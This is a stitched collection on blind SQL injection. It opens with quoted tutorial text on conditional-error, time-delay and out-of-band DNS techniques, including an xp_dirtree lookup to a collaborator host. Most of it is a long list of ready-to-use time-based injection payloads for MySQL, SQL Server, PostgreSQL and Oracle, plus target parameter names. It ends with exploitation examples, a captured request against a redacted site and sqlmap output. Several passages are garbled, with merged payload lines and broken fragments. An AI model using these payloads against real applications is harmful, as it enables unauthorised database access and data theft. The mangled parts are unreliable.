These inputs use the CASE keyword to test a condition and return a different expression depending on whether the expression is true. With the first input, the CASE expression evaluates to 'a', which does not cause any error. With the second input, it evaluates to 1/0, which causes a divide-by-zero error. Assuming the error causes some difference in the application's HTTP response, we can use this difference to infer whether the injected condition is true.

Using this technique, we can retrieve data in the way already described, by systematically testing one character at a time:

```
xyz' AND (SELECT CASE WHEN (Username = 'Administrator' AND SUBSTRING>Password, 1, 1) > 'm') THEN 1/0 ELSE 'a' END FROM Users)='a
```

Note

There are various ways of triggering conditional errors, and different techniques work best on different database types. For more details, see the [SQL injection cheat sheet](#).

LAB

PRACTITIONER[Blind SQL injection with conditional errors](#)

Exploiting blind SQL injection by triggering time delays

In the preceding example, suppose that the application now catches database errors and handles them gracefully. Triggering a database error when the injected SQL query is executed no longer causes any difference in the application's response, so the preceding technique of inducing conditional errors will not work.

In this situation, it is often possible to exploit the blind SQL injection vulnerability by triggering time delays conditionally, depending on an injected condition. Because SQL queries are generally processed synchronously by the application, delaying the execution of an SQL query will also delay the HTTP response. This allows us to infer the truth of the injected condition based on the time taken before the HTTP response is received.

The techniques for triggering a time delay are highly specific to the type of database being used. On Microsoft SQL Server, input like the following can be used to test a condition and trigger a delay depending on whether the expression is true:

```
'; IF (1=2) WAITFOR DELAY '0:0:10'--
```

```
'; IF (1=1) WAITFOR DELAY '0:0:10'--
```

The first of these inputs will not trigger a delay, because the condition $1=2$ is false. The second input will trigger a delay of 10 seconds, because the condition $1=1$ is true.

Using this technique, we can retrieve data in the way already described, by systematically testing one character at a time:

```
'; IF (SELECT COUNT(Username) FROM Users WHERE Username = 'Administrator' AND SUBSTRING>Password, 1, 1) > 'm') = 1 WAITFOR DELAY '0:0:{delay}'--
```

Note

There are various ways of triggering time delays within SQL queries, and different techniques apply on different types of database. For more details, see the [SQL injection cheat sheet](#).

LAB

PRACTITIONER[Blind SQL injection with time delays](#)

LAB

PRACTITIONER[Blind SQL injection with time delays and information retrieval](#)

Exploiting blind SQL injection using out-of-band ([OAST](#)) techniques

Now, suppose that the application carries out the same SQL query, but does it asynchronously. The application continues processing the user's request in the original thread, and uses another thread to execute an SQL query using the tracking cookie. The query is still vulnerable to SQL injection, however none of the techniques described so far will work: the application's response doesn't depend on whether the query returns any data, or on whether a database error occurs, or on the time taken to execute the query.

In this situation, it is often possible to exploit the blind SQL injection vulnerability by triggering out-of-band network interactions to a system that you control. As previously, these can be triggered conditionally, depending on an injected condition, to infer information one bit at a time. But more powerfully, data can be exfiltrated directly within the network interaction itself.

A variety of network protocols can be used for this purpose, but typically the most effective is DNS (domain name service). This is because very many production networks allow free egress of DNS queries, because they are essential for the normal operation of production systems.

The easiest and most reliable way to use out-of-band techniques is using [Burp Collaborator](#). This is a server that provides custom implementations of various network services (including DNS), and allows you to detect when network interactions occur as a result of sending individual payloads to a vulnerable application. Support for Burp Collaborator is built in to [Burp Suite Professional](#) with no configuration required.

The techniques for triggering a DNS query are highly specific to the type of database being used. On Microsoft SQL Server, input like the following can be used to cause a DNS lookup on a specified domain:

```
' ; exec master..xp_dirtree '//0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net/a'--
```

This will cause the database to perform a lookup for the following domain:

0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net

You can use Burp Suite's [Collaborator client](#) to generate a unique subdomain and poll the Collaborator server to confirm when any DNS lookups occur.

<https://portswigger.net/web-security/sql-injection/blind>

Parameter list (regular):

id
cid
pid
page
search
username
name
register
first name
last name
email
pass
password

dir
category
class
register
file
news
item
menu
lang
name
ref
title
time
view
topic
thread
type
date
form
join
main
nav
region
select
report
role
update
query
user
sort
where
params
process
row
table
from
results
sleep
fetch
order
keyword
column
field
delete
string
number
filter

Payload list:

MySQL Blind (Time Based):

```
0'XOR(if(now())=sysdate(),sleep(5),0))XOR'Z
0'XOR(if(now())=sysdate(),sleep(5*1),0))XOR'Z
if(now())=sysdate(),sleep(5),0)
'XOR(if(now())=sysdate(),sleep(5),0))XOR'
'XOR(if(now())=sysdate(),sleep(5*1),0))OR'if(now())=sysdate(),sleep(5),0)/'XOR(if(now())=sysdate
(),sleep(5),0))OR"/if(now())=sysdate(),sleep(5),0)/'*XOR(if(now())=sysdate(),sleep(5),0))OR""XOR
(if(now())=sysdate(),sleep(5),0))OR"/if(now())=sysdate(),sleep(5),0)/'XOR(if(now())=sysdate(),sle
ep(5),0))OR""XOR(if(now())=sysdate(),sleep(5),0) and 5=5)"/SLEEP(5)/'*' or SLEEP(5) or "" or
SLEEP(5) or "*/%2c(select%5*%5from%5(select(sleep(5)))a)
(select(0)from(select(sleep(5)))v)
(SELECT SLEEP(5))
'%2b(select*from(select(sleep(5)))a)%2b'
(select*from(select(sleep(5)))a)
1'%2b(select*from(select(sleep(5)))a)%2b'
,(select * from (select(sleep(5)))a)
desc%2c(select*from(select(sleep(5)))a)
-1+or+1%3d((SELECT+1+FROM+(SELECT+SLEEP(5))A))
-1+or+1=((SELECT+1+FROM+(SELECT+SLEEP(5))A))(SELECT * FROM
(SELECT(SLEEP(5)))YYYY)(SELECT * FROM (SELECT(SLEEP(5)))YYYY)#(SELECT * FROM
(SELECT(SLEEP(5)))YYYY)--
'+(select*from(select(sleep(5)))a)+'(select(0)from(select(sleep(5)))v)%2f'+(select(0)from(select(
sleep(5)))v)+'(select(0)from(select(sleep(5)))v)%2f'+(select(0)from(select(sleep(5)))v)+'(sel
ect(0)from(select(sleep(5)))v)+'*%2f(select(0)from(select(sleep(5)))v)/'+(select(0)from(select(
sleep(5)))v)+'(select(0)from(select(sleep(5)))v)+'*/AND BLIND:1 and sleep 5--
1 and sleep 5
1 and sleep(5)--
1 and sleep(5)
' and sleep 5--
' and sleep 5
' and sleep 5 and '1'='1
' and sleep(5) and '1'='1
' and sleep(5)--
' and sleep(5)
' AnD SLEEP(5) AND '1
and sleep 5--
and sleep 5
and sleep(5)--
and sleep(5)
and SELECT SLEEP(5); #
AnD SLEEP(5)
AnD SLEEP(5)--
AnD SLEEP(5)#
and sleep 5--
and sleep 5
and sleep(5)--
```

```

and sleep(5)
and SELECT SLEEP(5); #
' AND SLEEP(5)#
" AND SLEEP(5)#
') AND SLEEP(5)#OR BLIND:or sleep 5--
or sleep 5
or sleep(5)--
or sleep(5)
or SELECT SLEEP(5); #
or SLEEP(5)
or SLEEP(5)#
or SLEEP(5)--
or SLEEP(5)="
or SLEEP(5)='
or sleep 5--
or sleep 5
or sleep(5)--
or sleep(5)
or SELECT SLEEP(5); #
' OR SLEEP(5)#
" OR SLEEP(5)#
') OR SLEEP(5)#

```

You can replace AND / OR 1 AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY

```

1 AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY AND (1337=1337
1 AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY-- 1337
' AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY AND '1337='1337
') AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY AND ('PBiy'='PBiy
) AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY-- 1337
) AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY AND (1337=1337
)) AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY AND ((1337=1337
))) AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY AND (((1337=1337
1 AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY)# 1337
) WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY-- 1337
1 WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY-- 1337
+(SELECT 1337 WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY))+
)) AS 1337 WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY-- 1337
) AS 1337 WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY-- 1337
` WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY-- 1337
`) WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY-- 1337
`=1` AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY AND `1`=1
]- (SELECT 0 WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY)) || [1
') AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY-- 1337
' AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY-- 1337
" AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY-- 1337
') AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY AND ('1337='1337
') AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY AND (('1337='1337
')) AND (SELECT 1337 FROM (SELECT(SLEEP(5))))YYYY AND (((1337='1337
' AND (SELECT 3122 FROM (SELECT(SLEEP(5))))YYYY AND '1337='1337

```

```
' ) AND (SELECT 4796 FROM (SELECT(SLEEP(5)))YYYY) AND ('1337'='1337
') ) AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND (('1337' LIKE '1337
')) AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND (((('1337' LIKE '1337
%' AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND '1337%'='1337
' AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND '1337' LIKE '1337
") AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND ("1337"="1337
")) AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND (("1337"="1337
")) AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND (((("1337"="1337
" AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND "1337"="1337
") AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND ("1337" LIKE "1337
")) AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND (("1337" LIKE "1337
")) AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND (((("1337" LIKE "1337
" AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) AND "1337" LIKE "1337
' AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY) OR '1337'='1337
') WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)-- 1337
") WHERE 1337=1337 AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)-- 1337RLIKE
BLIND:You can replace AND / ORRLIKE SLEEP(5)--
' RLIKE SLEEP(5)--
' RLIKE SLEEP(5)-- 1337
" RLIKE SLEEP(5)-- 1337
') RLIKE SLEEP(5)-- 1337
') RLIKE SLEEP(5) AND ('1337'='1337
') RLIKE SLEEP(5) AND (('1337'='1337
')) RLIKE SLEEP(5) AND (((('1337'='1337
) RLIKE SLEEP(5)-- 1337
) RLIKE SLEEP(5) AND (1337=1337
)) RLIKE SLEEP(5) AND ((1337=1337
))) RLIKE SLEEP(5) AND (((1337=1337
1 RLIKE SLEEP(5)
1 RLIKE SLEEP(5)-- 1337
1 RLIKE SLEEP(5)# 1337
) WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
1 WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
+(SELECT 1337 WHERE 1337=1337 RLIKE SLEEP(5))+
)) AS 1337 WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
) AS 1337 WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
` WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
`) WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
' RLIKE SLEEP(5) AND '1337'='1337
') RLIKE SLEEP(5) AND ('1337' LIKE '1337
') RLIKE SLEEP(5) AND (('1337' LIKE '1337
')) RLIKE SLEEP(5) AND (((('1337' LIKE '1337
%' RLIKE SLEEP(5) AND '1337%'='1337
' RLIKE SLEEP(5) AND '1337' LIKE '1337
") RLIKE SLEEP(5) AND ("1337"="1337
")) RLIKE SLEEP(5) AND (("1337"="1337
")) RLIKE SLEEP(5) AND (((("1337"="1337
" RLIKE SLEEP(5) AND "1337"="1337
```

") RLIKE SLEEP(5) AND ("1337" LIKE "1337
 ") RLIKE SLEEP(5) AND (("1337" LIKE "1337
 "")) RLIKE SLEEP(5) AND (((("1337" LIKE "1337
 " RLIKE SLEEP(5) AND "1337" LIKE "1337
 ' RLIKE SLEEP(5) OR '1337'='1337
 ') WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
 ") WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
 ' WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
 " WHERE 1337=1337 RLIKE SLEEP(5)-- 1337
ELT Blind:You can replace AND / OR' AND ELT(1337=1337,SLEEP(5))--
 ' AND ELT(1337=1337,SLEEP(5))-- 1337
 " AND ELT(1337=1337,SLEEP(5))-- 1337
 ') AND ELT(1337=1337,SLEEP(5))-- 1337
 ') AND ELT(1337=1337,SLEEP(5)) AND ('1337'='1337
 ') AND ELT(1337=1337,SLEEP(5)) AND (('1337'='1337
 '')) AND ELT(1337=1337,SLEEP(5)) AND (((('1337'='1337
 ' AND ELT(1337=1337,SLEEP(5)) AND '1337'='1337
 ') AND ELT(1337=1337,SLEEP(5)) AND ('1337' LIKE '1337
 ') AND ELT(1337=1337,SLEEP(5)) AND (('1337' LIKE '1337
 '')) AND ELT(1337=1337,SLEEP(5)) AND (((('1337' LIKE '1337
) AND ELT(1337=1337,SLEEP(5))-- 1337
) AND ELT(1337=1337,SLEEP(5)) AND (1337=1337
)) AND ELT(1337=1337,SLEEP(5)) AND ((1337=1337
))) AND ELT(1337=1337,SLEEP(5)) AND (((1337=1337
 1 AND ELT(1337=1337,SLEEP(5))
 1 AND ELT(1337=1337,SLEEP(5))-- 1337
 1 AND ELT(1337=1337,SLEEP(5))# 1337
) WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
 1 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
 +(SELECT 1337 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5)))+
)) AS 1337 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
) AS 1337 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
 ` WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
 `) WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
 1`='1` AND ELT(1337=1337,SLEEP(5)) AND `1`='1
]-(SELECT 0 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5)))||[1
 %' AND ELT(1337=1337,SLEEP(5)) AND '1337%'='1337
 ' AND ELT(1337=1337,SLEEP(5)) AND '1337' LIKE '1337
 ") AND ELT(1337=1337,SLEEP(5)) AND ("1337"="1337
 "")) AND ELT(1337=1337,SLEEP(5)) AND (("1337"="1337
 "")) AND ELT(1337=1337,SLEEP(5)) AND (((("1337"="1337
 " AND ELT(1337=1337,SLEEP(5)) AND "1337"="1337
 ") AND ELT(1337=1337,SLEEP(5)) AND ("1337" LIKE "1337
 ") AND ELT(1337=1337,SLEEP(5)) AND (("1337" LIKE "1337
 "")) AND ELT(1337=1337,SLEEP(5)) AND (((("1337" LIKE "1337
 " AND ELT(1337=1337,SLEEP(5)) AND "1337" LIKE "1337
 ' AND ELT(1337=1337,SLEEP(5)) OR '1337'='FMTE
 ') WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337

```
" ) WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
' WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
" WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
'| |(SELECT 0x4c45467 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5)))| |'
'| |(SELECT 0x727a5277 FROM DUAL WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5)))| |'
'+(SELECT 0x4b6b486c WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5)))+
| |(SELECT 0x57556971 FROM DUAL WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5)))| |
| |(SELECT 0x67664847 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5)))| |
+(SELECT 0x74764164 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5)))+
') ) AS 1337 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
") ) AS 1337 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
') AS 1337 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
") AS 1337 WHERE 1337=1337 AND ELT(1337=1337,SLEEP(5))-- 1337
```

BENCHMARK:You can replace AND / OR' AND

```
1337=BENCHMARK(5000000,MD5(0x774c5341))--
' AND 1337=BENCHMARK(5000000,MD5(0x774c5341))-- 1337
" AND 1337=BENCHMARK(5000000,MD5(0x774c5341))-- 1337
') AND =BENCHMARK(5000000,MD5(0x774c5341))--
') AND 1337=BENCHMARK(5000000,MD5(0x774c5341))-- 1337
') AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND ('1337='1337
') ) AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND (('1337='1337
')) AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND (((('1337='1337
' AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND '1337='1337
') AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND ('1337' LIKE '1337
') ) AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND (('1337' LIKE '1337
')) AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND (((('1337' LIKE '1337
%' AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND '1337%'='1337
' AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND '1337' LIKE '1337
") AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND ("1337"="1337
") ) AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND (("1337"="1337
")) AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND (((("1337"="1337
" AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND "1337"="1337
") AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND ("1337" LIKE "1337
") ) AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND (("1337" LIKE "1337
")) AND 1337=BENCHMARK(5000000,MD5(0x774c5341)) AND (((("1337" LIKE "1337
" AND 1337=BENCHMARK(5000000,MD5(0x576e7a57)) AND "1337" LIKE "1337
' AND 1337=BENCHMARK(5000000,MD5(0x576e7a57)) AND '1337='1337
```

Microsoft SQL Server Blind (Time Based):

```
;waitfor delay '0:0:5'--
';WAITFOR DELAY '0:0:5'--
);waitfor delay '0:0:5'--
';waitfor delay '0:0:5'--
";waitfor delay '0:0:5'--
');waitfor delay '0:0:5'--
");waitfor delay '0:0:5'--
));waitfor delay '0:0:5'--
');waitfor delay '0:0:5'--
```

```

"));waitfor delay '0:0:5'--
") IF (1=1) WAITFOR DELAY '0:0:5'--
';%5waitfor%5delay%5'0:0:5'%5--%5
' WAITFOR DELAY '0:0:5'--
' WAITFOR DELAY '0:0:5'
or WAITFOR DELAY '0:0:5'--
or WAITFOR DELAY '0:0:5'
and WAITFOR DELAY '0:0:5'--
and WAITFOR DELAY '0:0:5'
WAITFOR DELAY '0:0:5'
;WAITFOR DELAY '0:0:5'--
;WAITFOR DELAY '0:0:5'
1 WAITFOR DELAY '0:0:5'--
1 WAITFOR DELAY '0:0:5'
1 WAITFOR DELAY '0:0:5'-- 1337
1' WAITFOR DELAY '0:0:5' AND '1337'='1337
1') WAITFOR DELAY '0:0:5' AND ('1337'='1337
1) WAITFOR DELAY '0:0:5' AND (1337=1337
') WAITFOR DELAY '0:0:5'--
" WAITFOR DELAY '0:0:5'--
')) WAITFOR DELAY '0:0:5'--
')))) WAITFOR DELAY '0:0:5'--
%' WAITFOR DELAY '0:0:5'--
") WAITFOR DELAY '0:0:5'--
")) WAITFOR DELAY '0:0:5'--
")))) WAITFOR DELAY '0:0:5'--

```

Postgresql Blind (Time Based):

```

";SELECT pg_sleep(5);
;SELECT pg_sleep(5);
and SELECT pg_sleep(5);
1 SELECT pg_sleep(5);
or SELECT pg_sleep(5);
(SELECT pg_sleep(5))
pg_sleep(5)--
1 or pg_sleep(5)--
" or pg_sleep(5)--
' or pg_sleep(5)--
1) or pg_sleep(5)--
") or pg_sleep(5)--
') or pg_sleep(5)--
1)) or pg_sleep(5)--
")) or pg_sleep(5)--
')) or pg_sleep(5)--
pg_SLEEP(5)
pg_SLEEP(5)--
pg_SLEEP(5)#
or pg_SLEEP(5)

```

```

or pg_SLEEP(5)--
or pg_SLEEP(5)#
' SELECT pg_sleep(5);
or SELECT pg_sleep(5);
' SELECT pg_sleep(5);
1 AND 1337=(SELECT 1337 FROM PG_SLEEP(5))
1 AND 1337=(SELECT 1337 FROM PG_SLEEP(5))-- 1337
1' AND 1337=(SELECT 1337 FROM PG_SLEEP(5)) AND '1337'='1337
1') AND 1337=(SELECT 1337 FROM PG_SLEEP(5)) AND ('1337'='1337
1) AND 1337=(SELECT 1337 FROM PG_SLEEP(5)) AND (1337=1337

```

Oracle Blind (Time Based):

You can replace AND / OR

```

1 AND 1337=DBMS_PIPE.RECEIVE_MESSAGE(CHR(118)||CHR(71)||CHR(73)||CHR(86),5)1 AND
1337=DBMS_PIPE.RECEIVE_MESSAGE(CHR(118)||CHR(71)||CHR(73)||CHR(86),5)-- 1337' AND
1337=DBMS_PIPE.RECEIVE_MESSAGE(CHR(118)||CHR(71)||CHR(73)||CHR(86),5) AND
'1337'='1337') AND
1337=DBMS_PIPE.RECEIVE_MESSAGE(CHR(118)||CHR(71)||CHR(73)||CHR(86),5) AND
('1337'='1337) AND
1337=DBMS_PIPE.RECEIVE_MESSAGE(CHR(118)||CHR(71)||CHR(73)||CHR(86),5) AND
(1337=1337

```

Generic Time Based SQL Injection Payloads:

```

sleep(5)#
(sleep 5)--
(sleep 5)
(sleep(5))--
(sleep(5))
-sleep(5)
SLEEP(5)#
SLEEP(5)--
SLEEP(5)="
SLEEP(5)='
";sleep 5--
";sleep 5
";sleep(5)--
";sleep(5)
";SELECT SLEEP(5); #
1 SELECT SLEEP(5); #
+ SLEEP(5) + '
&&SLEEP(5)
&&SLEEP(5)--
&&SLEEP(5)#
;sleep 5--
;sleep 5
;sleep(5)--
;sleep(5)

```

```

;SELECT SLEEP(5); #
'&&SLEEP(5)&&'1
' SELECT SLEEP(5); #
benchmark(50000000,MD5(1))
benchmark(50000000,MD5(1))--
benchmark(50000000,MD5(1))#
or benchmark(50000000,MD5(1))
or benchmark(50000000,MD5(1))--
or benchmark(50000000,MD5(1))#
ORDER BY SLEEP(5)
ORDER BY SLEEP(5)--
ORDER BY SLEEP(5)#
AND (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)-- 1337
OR (SELECT 1337 FROM (SELECT(SLEEP(5)))YYYY)-- 1337
RANDOMBLOB(500000000/2)
AND 1337=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))
OR 1337=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))
RANDOMBLOB(1000000000/2)
AND 1337=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))
OR 1337=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(1000000000/2))))

```

If response delay between 5 to 7 Seconds .

It means vulnerable.

Detection and exploitation:

1.=payload

Example:

```

=0'XOR(if(now()=sysdate(),sleep(5*1),0))XOR'Z=(select(0)from(select(sleep(5)))v)email=test@g
mail.com' WAITFOR DELAY '0:0:5'--
email=test@gmail.com'XOR(if(now()=sysdate(),sleep(5*1),0))XOR'Z

```

2.=value payload

Example:

```

=1 AND (SELECT * FROM (SELECT(SLEEP(5)))YYYY) AND
'%'=1'XOR(if(now()=sysdate(),sleep(5),0))OR'=1 AND (SELECT 1337 FROM
(SELECT(SLEEP(5)))YYYY)-- 1337

```

```

=1 or sleep(5)#

```

Mysql blind sql injection (time based):

```

email=test@gmail.com'XOR(if(now()=sysdate(),sleep(5*1),0))XOR'Z

```


the following items,
ding a match, you will

name surname /

e-mail

Request

```
1 GET /test/ HTTP/1.1
2 Host: [redacted]
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 448
9 Origin: [redacted]
10 Connection: close
11 Referer: https://[redacted]
12 Cookie: [redacted]
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Tue, 29 Dec 2020 17:31:15 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Content-Length: 5700
5 Content-Type: text/html
6 Connection: close
10 <DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
11 <html xmlns="http://www.w3.org/1999/xhtml" xsl:lang="cs" lang="cs">
12 <html>
13 <body>
14 <script type="text/javascript" src="templates/ja/lib/jquery.js">
15 </script>
16 <script type="text/javascript" src="templates/ja/lib/jquery.bgiframe.min.js">
17 </script>
18 <script type="text/javascript" src="templates/ja/lib/jquery.ajaxQueue.js">
19 </script>
20 <script type="text/javascript" src="templates/ja/lib/chickbox-compressed.js">
21 </script>
22 <script type="text/javascript" src="templates/ja/lib/jquery.autocomplete.js">
23 </script>
24 <!-- IE 6 -->
25 <script type="text/javascript" src="templates/ja/js_pq.js"></script>
26 <script type="text/javascript">
27 ie_pq_fix(ie_pq_fix);
28 </script>
29 <!-- IE 6 -->
30 <script type="text/javascript">
31 ie_pq_fix(ie_pq_fix);
32 </script>
33 <!-- IE 6 -->
34 <script type="text/javascript">
35 ie_pq_fix(ie_pq_fix);
36 </script>
37 <script type="text/javascript">
38 ie_pq_fix(ie_pq_fix);
39 </script>
40 </body>
41 </html>
```



```
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (SE
Payload: go=no_passwd&first_name=bug&last_name=
Vector: AND (SELECT * FROM (SELECT(SLEEP([SLEEP
--
[07:54:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (sque
web application technology: PHP 5.3.3, Apache 2.4.3
back-end DBMS: MySQL 5.0.12
[07:54:25] [INFO] fetching current database
[07:54:25] [INFO] resumed: impromat
[07:54:25] [DEBUG] performed 0 queries in 0.00 seco
